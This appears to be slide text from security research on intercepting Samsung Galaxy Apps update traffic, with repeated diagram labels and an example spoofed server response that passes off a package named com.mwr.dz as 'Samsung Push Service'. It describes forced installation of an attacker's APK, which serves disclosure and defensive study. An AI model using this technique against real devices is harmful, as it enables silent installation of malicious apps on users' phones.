


Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server



Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
  <response id="2280" name="productDetailMain" returnCode="0" startNum="1" endNum="1"
totalCount="1" transactionId="257eebcda006">
  <errorInfo>
    <errorString errorCode="0"/>
  </errorInfo>
  <list numValue="81">
    <value name="productID">000000202169</value>
    <value name="productName">Samsung Push Service</value>
    <value name="GUID">com.mwr.dz</value>
    <!-- ... -->
  </list>
</response>
</SamsungProtocol>
```

getUpdateList (Request)

getUpdateList (Response)

productDetailMain (Request)


productDetailMain (Response)

Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

